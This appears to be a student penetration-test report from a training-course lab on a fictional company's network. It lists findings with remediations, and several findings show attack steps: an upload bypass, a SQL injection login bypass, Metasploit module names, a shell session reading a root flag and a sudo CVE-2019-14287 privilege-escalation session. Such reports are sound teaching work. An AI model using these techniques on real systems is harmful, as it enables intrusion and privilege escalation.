
High	5
Medium	1
Low	0

Vulnerability Findings

Vulnerability 1	Findings
Title	PHP File Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	On the souvenirs.php and Memory-Planner.php pages we were able to upload .php scripts to the file uploaders to run the PHP script. Even though there was a simple check to make sure that only .jpg images were able to be uploaded, we renamed the file to dawn.php.jpg and were able to bypass the file extension verification to exploit this vulnerability.
Images	
Affected Hosts	192.168.14.35
Remediation	Validate all user inputs from including special characters that can be interpreted as code, such as `filter_var()` function can sanitize the inputs. Restrict file types to only .jpg or .png etc. Check file extensions and MIME type are matching as attackers may rename a .php file to .jpg to bypass simple checks so verifying the MIME can help mitigate this risk. Rename uploaded files to a safe format to remove any potentially dangerous characters in the file names. Store them in a directory with strict permissions.



Vulnerability 2	Findings

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Title	Broken Administrative Access Control
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	By completing a form action and using Inspect Element on the HTML of the Login.php Admin Login credentials we were able to find the username and password of a senior staff member. Upon logging in with those credentials, we were able to find the 8th flag.
Images	
Affected Hosts	192.168.14.35
Remediation	Ensure sensitive information such as usernames, passwords or other credentials are not embedded directly in the HTML, JavaScript or any client-facing code. Use HTTPS for secure communication. Implement logging and monitoring to detect any unauthorized access or suspicious activity.


Vulnerability 3	Findings
Title	Weak Passwords
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	We were able to locate several administrative passwords by either Brute Force attacking, or just simply inspecting the HTML to find these passwords. Doug Quaid and Melina were two such examples where their credentials were quite easily located through very simple means.


© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Images	 
Affected Hosts	192.168.14.35
Remediation	Enforce Strong password policies (require a mix of characters, uppercase and lowercase letters, numbers and special characters) for example a strong password might look like ‘D4wnT0Dusk!’. Prohibit common passwords, and prohibit the username and password being the same. Use of Multi-Factor Authentication (MFA) would secure logins by requiring users to authenticate more than just a password. Recommend to audit passwords on a quarterly basis if possible.

Vulnerability 4	Findings
Title	Directory Traversal
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	We used a directory traversal attack in the DNS check field to access a directory that should not be publicly accessible. By inputting the traversal sequence we were able to navigate the file structure and find specific files to exploit vulnerabilities.


© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Images	
Affected Hosts	192.168.14.35
Remediation	Ensure user inputs are properly validated and sanitized. Use of functions that directly interact with the file system should be avoided. Ensure that files are accessed via a whitelist to limit file access to specific directories and filenames. Web servers should be configured to disable the use of symbolic links if not needed.


Vulnerability 5	Findings
Title	SQL Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	By entering a simple SQL injection (' OR 1=1 --) into the admin login field, we were able to bypass authentication and obtained access.
Images	

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Affected Hosts	192.168.14.35
Remediation	Require input validation on text fields.




Vulnerability 6	**Findings**
Title	Brute Force Attacks
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Brute force attacks were launched with Burp Intruder. We obtained administrative credentials and access to the admin legal documents page.
Images	
Affected Hosts	192.168.14.35
Remediation	Enforce strong password policies for users and create lockout policies.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Vulnerability 7	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	By utilizing basic directory traversal and navigating to 192.168.14.35/robots.txt, we accessed the robots.txt file and found the sensitive information located in the file.
Images	
Affected Hosts	192.168.14.35
Remediation	Do not store sensitive information in public files such as credentials, API keys or internal URLs in files that are public like robots.txt or .htaccess, as these are files easily accessed by a web browser.


Vulnerability 8	Findings
Title	Reflected and Stored XSS
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	The web application is vulnerable to Cross-Site Scripting (XSS). We were able to inject scripts into Welcome.php, Memory-Planner.php, and Comments.php. These scripts allowed us to create pop ups on the web application and extract information.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Images	  
Affected Hosts	192.168.14.35
Remediation	Require input validation on all text fields and file validation when uploading any image.

Vulnerability 9	Findings
Title	Server IP Address Exposure
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Medium


© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Description	Using Nmap, we found five hosts for the network 192.168.13.0/24. Nmap is an open source tool. These hosts can be attacked by threat actors when exposed to the internet.
Images	
Affected Hosts	192.168.13.0/24
Remediation	Install firewalls and scan for security updates. Any host that doesn't require internet connection should have their internet access removed and switched to a private IP address.

Vulnerability 10	Findings
Title	Apache Struts Vulnerability
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	We used Nessus and discovered that the server is running Apache Struts. A critical vulnerability was found and listed for CVE-2017-5638. This vulnerability allows remote attackers to execute commands. We used exploit multi/http/struts2_content_type_ognl and gained access into the systems.
Images	
Affected Hosts	192.168.13.10 and 192.168.13.12
Remediation	Update Apache Struts to a newer version and run security updates to ensure the system is up to date.

Vulnerability 11	Findings
Title	Apache Tomcat Remote Code Execution


© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.


Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	A vulnerability for a remote code execution was discovered and listed as CVE-2017-12617. It allows for an attacker to execute a file into a server remotely. We were able to execute commands on the server, gaining access.
Images	
Affected Hosts	192.168.13.10
Remediation	Update Apache Tomcat to a newer version and scan for any security updates.

```
[*] Trying to find binary 'python3' on the target machine
[-] python3 not found
[*] Trying to find binary 'script' on the target machine
[*] Found script at /usr/bin/script
[*] Using `script` to pop up an interactive shell
ls
ls
LICENSE  RELEASE-NOTES  bin   include  logs  webapps
NOTICE   RUNNING.txt    conf  lib      temp  work
# pwd
pwd
/usr/local/tomcat
# cd ..
cd ..
# cd ..
cd ..
# cd ..
cd ..
# pwd
pwd
/
# ls
ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
# cd rppt
cd rppt
sh: 8: cd: can't cd to rppt
# cd root
cd root
# ls
ls
# ls
ls
# cd ..
cd ..
# ls
ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
# ls
ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
# cd root
cd root
# pwd
pwd
/root
# ls
ls
# ls -a
ls -a
.  .. .bashrc  .flag7.txt  .gnupg  .profile
# cat .flag.txt
cat .flag.txt
cat: .flag.txt: No such file or directory
# cat .flag7.txt
cat .flag7.txt
8ks6sbhss
# ^X@sX^X@sX^X@sX^X@sX^X@sX^X@sX^X@sX^X@sX^X@sX^X@sX^X@sX^X@sX^X@sX^X@sX^X@sX^X@sX^X@sX^X@sX^X@sX^X@sX^X@sX^X@sX^X@sX^X@sXxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx^[
```

Vulnerability 12	Findings
Title	Shellshock Exploit
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	A vulnerability was discovered on host 192.168.13.11 for a shellshock vulnerability. This allows an attacker to run commands and obtain unauthorized access in the system. We used Metasploit to run exploit/multi/http/apache_mod_cgi_bash_env_exec and it was successful.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.


Images	
Affected Hosts	192.168.13.11
Remediation	Recommended action is to not process user data as variables within a web or bash code.

Vulnerability 13	Findings
Title	Drupal Remote Code Execution
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	A vulnerability was discovered on host 192.168.13.13 for CVE-2019-6340. Fields are not properly sanitized data in old versions of Drupal. We used exploit unix/webapp/drupal_restws_unserialize and were able to execute PHP code.
Images	
Affected Hosts	192.168.13.13
Remediation	Update Drupal to a new version and scan for any security updates.

Vulnerability 14	Findings

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.


Title	Weak Password Credentials
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	During the penetration test, we found a user named alice, who had elevated privileges and had a weak password. When using the credentials with SSH, this granted us access into the host 192.168.13.14 and executed a vulnerability.
Images	
Affected Hosts	192.168.13.14
Remediation	Change alice's password and enforce strong password policies. Also recommend using 2 factor authentication wherever possible.

Vulnerability 15	**Findings**
Title	Sudo Vulnerability CVE 2019-14287
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	A vulnerability was discovered when we SSH into the server 192.168.13.14. The vulnerability, CVE-2019-14287, allows an attacker to bypass policy blacklists and causes incorrect logging through invoking a sudo command. This bypasses root configuration and grants the user full root permissions.
Images	
Affected Hosts	192.168.13.14
Remediation	Recommended action is to patch the vulnerability by updating the system's sudo permissions.

```
$ sudo -u# cat /root
sudo: unknown user: #
sudo: unable to initialize policy plugin
$ sudo -u#0 cat /root
[sudo] password for alice:
Sorry, user alice is not allowed to execute '/bin/cat /root' as root on a1a55dbb876a.
$ sudo -u#1 cat /root
cat: /root: Permission denied
$ sudo -u#-0 cat /root
[sudo] password for alice:
Sorry, user alice is not allowed to execute '/bin/cat /root' as root on a1a55dbb876a.
$ sudo -u#-1 cat /root
cat: /root: Is a directory
$ sudo -u#-1 ls /root
flag12.txt
$ sudo -u#-1 cat /root/flag12.txt
d7sdfksdf384
$
```


Vulnerability 16	**Findings**


© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Title	User credentials exposed on public facing website.
Type (Web app / Linux OS / WIndows OS)	Windows OS / Total Rekall GitHub
Risk Rating	Critical
Description	Using OSINT investigation techniques on the Total Rekall GitHub page, we discovered that user credentials and a password hash were stored in plain text on a publicly accessible GitHub website.
Images	
Affected Hosts	Windows 10 @ 172.22.117.20
Remediation	Create and enforce a better policy regarding storage of confidential information. Conduct regular audits to ensure compliance with the new policy.


Vulnerability 17	Findings
Title	Port 80 (HTTP) exposed on internal network, granting access with the leaked credentials
Type (Web app / Linux OS / WIndows OS)	Windows OS - Windows 10 Machine
Risk Rating	High
Description	We discovered port 80 to be open on the Windows 10 machine which allowed us to use the compromised credentials to successfully obtain access to the network

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Images	
Affected Hosts	Windows 10 @ 172.22.117.20
Remediation	Close port 80 and any other unnecessarily exposed ports.

Vulnerability 18	Findings
Title	Port 21 (FTP) is open and accepts Anonymous access
Type (Web app / Linux OS / WIndows OS)	Windows OS - Windows 10 Machine
Risk Rating	Critical
Description	While port 21 (FTP) can be be open for legitimate purposes, we found that the Windows 10 machine allowed Anonymous connections. This allows files to be downloaded from the Windows 10 machine by an attacker.
Images	
Affected Hosts	Windows 10 @ 172.22.117.20
Remediation	As FTP is an outdated standard, we recommend closing port 21 and instead using Secure FTP (Port 22) or File Transfer Protocol Secure (FTPS - ports 989 and 990)


© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Vulnerability 19	Findings
Title	Vulnerable version of SLMail app in use.
